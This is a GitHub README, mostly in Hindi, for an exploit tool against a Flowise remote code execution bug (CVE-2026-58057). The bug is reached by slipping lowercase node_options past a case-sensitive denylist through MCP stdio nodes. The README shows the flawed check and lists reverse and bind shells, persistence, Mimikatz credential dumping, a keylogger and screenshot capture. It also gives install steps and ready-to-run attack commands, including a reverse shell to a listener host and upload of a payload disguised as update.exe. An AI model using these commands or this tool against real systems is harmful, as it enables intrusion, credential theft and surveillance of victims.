cerberusmrxi/flowise-cve-2026-58057-exploit

Flowise Windows RCE एक्सप्लॉइट CVE-2026-58057 के लिए। केस-सेंसिटिव खामी के माध्यम से एनवायरनमेंट वेरिएबल सत्यापन को बायपास करता है। MCP stdio के माध्यम से मनमाना कोड इंजेक्ट करने के लिए node_options का उपयोग करता है। रिवर्स शेल, पर्सिस्टेंस, फ़ाइल अपलोड, क्रेडेंशियल डंपिंग का समर्थन करता है। केवल अधिकृत सुरक्षा परीक्षण के लिए।


यह CVE-2026-58057 के लिए एक प्रोडक्शन-ग्रेड एक्सप्लॉइट है, जो Windows प्लेटफ़ॉर्म पर Flowise में एक गंभीर रिमोट कोड एक्ज़ीक्यूशन भेद्यता है। यह भेद्यता केस-सेंसिटिव एन्वायरनमेंट वेरिएबल वैलिडेशन के कारण उत्पन्न होती है, जो लोअरकेस node_options को ब्लॉक करने में विफल रहता है, जिससे हमलावर NODE_OPTIONS डेनीलिस्ट को बायपास कर सकते हैं और Custom MCP stdio कॉन्फ़िगरेशन के माध्यम से मनमाना कोड निष्पादित कर सकते हैं।
यह एक्सप्लॉइट मॉड्यूलर आर्किटेक्चर, व्यापक त्रुटि प्रबंधन और कई पेलोड प्रकारों के समर्थन के साथ पेशेवर सॉफ्टवेयर इंजीनियरिंग प्रथाओं को प्रदर्शित करता है।

महत्वपूर्ण: यह टूल केवल अधिकृत सुरक्षा परीक्षण, पेनेट्रेशन परीक्षण और शैक्षिक उद्देश्यों के लिए प्रदान किया गया है। लेखक इस सॉफ़्टवेयर के किसी भी दुरुपयोग या क्षति के लिए जिम्मेदार नहीं है। किसी भी सिस्टम का परीक्षण करने से पहले हमेशा उचित प्राधिकरण प्राप्त करें।
# Vulnerable Validation (Case-Sensitive )
dangerous = {"PATH", "LD_LIBRARY_PATH", "DYLD_LIBRARY_PATH", "NODE_OPTIONS"}
if key in dangerous:  # Only blocks exact uppercase match
    raise ValueError(f"Modification not allowed")
हमलावर Flowise में प्रमाणीकरण करता है
Custom MCP stdio नोड बनाता/संशोधित करता है
लोअरकेस node_options एन्वायरनमेंट वेरिएबल इंजेक्ट करता है
वैल्यू को --require malicious-loader.js पर सेट करता है
जब MCP stdio चलता है तो Node.js लोडर को निष्पादित करता है
मनमाना कोड निष्पादन प्राप्त होता है
✅ Reverse Shell - हमलावर मशीन से वापस कनेक्ट करें
✅ Bind Shell - टारगेट पर लिसनिंग पोर्ट खोलें
✅ Command Execution - मनमाना सिस्टम कमांड चलाएँ
✅ File Upload - टारगेट सिस्टम पर फ़ाइलें अपलोड करें
✅ Persistence - कई पर्सिस्टेंस तंत्र
✅ Information Gathering - सिस्टम खुफिया जानकारी एकत्र करें
✅ Credential Dumping - Mimikatz एकीकरण
✅ Screenshot Capture - डेस्कटॉप स्क्रीनशॉट कैप्चर करें
✅ Keylogger - कीलॉगिंग क्षमता स्थापित करें
🔐 एकाधिक प्रमाणीकरण विधियाँ - API key या उपयोगकर्ता नाम/पासवर्ड
🔄 ऑटो-रिट्री लॉजिक - नेटवर्क समस्याओं के प्रति लचीला
🧹 सेल्फ-क्लीनिंग - टारगेट से लोडर फ़ाइलें हटाता है
🌐 क्रॉस-प्लेटफ़ॉर्म - Windows/Linux/macOS पर काम करता है
🎨 रंगीन आउटपुट - बेहतर पठनीयता
📊 वर्बोज़ डिबगिंग - समस्या निवारण के लिए विस्तृत लॉगिंग
Python 3.6 या उच्चतर
pip (पायथन पैकेज मैनेजर)
# Clone repository
git clone https://github.com/CerberusMrXi/Flowise-CVE-2026-58057-exploit
cd Flowise-CVE-2026-58057-exploit

# Install dependencies
pip install -r requirements.txt

# Or minimal installation
pip install requests urllib3
FROM python:3.9-alpine
RUN apk add --no-cache gcc musl-dev
COPY requirements.txt .
RUN pip install --no-cache-dir -r requirements.txt
COPY exploit.py .
ENTRYPOINT ["python3", "exploit.py"]

python3 exploit.py --help
| विकल्प | विवरण | उदाहरण |
|---|---|---|
-t, --target | Flowise URL (आवश्यक) | http://localhost:3000 |
-k, --api-key | Flowise API कुंजी | flowise_abc123... |
-u, --username | उपयोगकर्ता नाम | admin |
-p, --password | पासवर्ड | password123 |
| विकल्प | विवरण | उदाहरण |
|---|---|---|
--payload | पेलोड प्रकार | reverse_shell |
--lhost | लिसनर होस्ट | 192.168.1.100 |
--lport | लिसनर पोर्ट | 4444 |
--command | निष्पादित करने के लिए कमांड | whoami |
--local-file | अपलोड करने के लिए फ़ाइल | payload.exe |
--remote-path | दूरस्थ सहेजने का पथ | C:\\Temp\\update.exe |
| विकल्प | विवरण |
|---|---|
--interactive | इंटरैक्टिव शेल प्रारंभ करें |
--verbose | डिबग आउटपुट सक्षम करें |
--timeout | अनुरोध टाइमआउट सेकंड में |
--retries | पुनः प्रयासों की संख्या |
python3 exploit.py -t http://192.168.1.100:3000 -k YOUR_API_KEY \
    --payload reverse_shell \
    --lhost 192.168.1.50 \
    --lport 4444
python3 exploit.py -t http://192.168.1.100:3000 -u admin -p password \
    --payload reverse_shell \
    --lhost 192.168.1.50 \
    --lport 4444 \
    --interactive
python3 exploit.py -t http://192.168.1.100:3000 -k YOUR_API_KEY \
    --payload command_exec \
    --command "whoami"
python3 exploit.py -t http://192.168.1.100:3000 -k YOUR_API_KEY \
    --payload file_upload \
    --local-file /path/to/payload.exe \
    --remote-path "C:\\ProgramData\\update.exe"
python3 exploit.py -t http://192.168.1.100:3000 -k YOUR_API_KEY \
    --payload mimikatz
python3 exploit.py -t http://192.168.1.100:3000 -k YOUR_API_KEY \
    --payload persistence
python3 exploit.py -t http://192.168.1.100:3000 -u admin -p password \
    --payload info_gather
python3 exploit.py -t http://192.168.1.100:3000 -k YOUR_API_KEY \
    --payload screenshot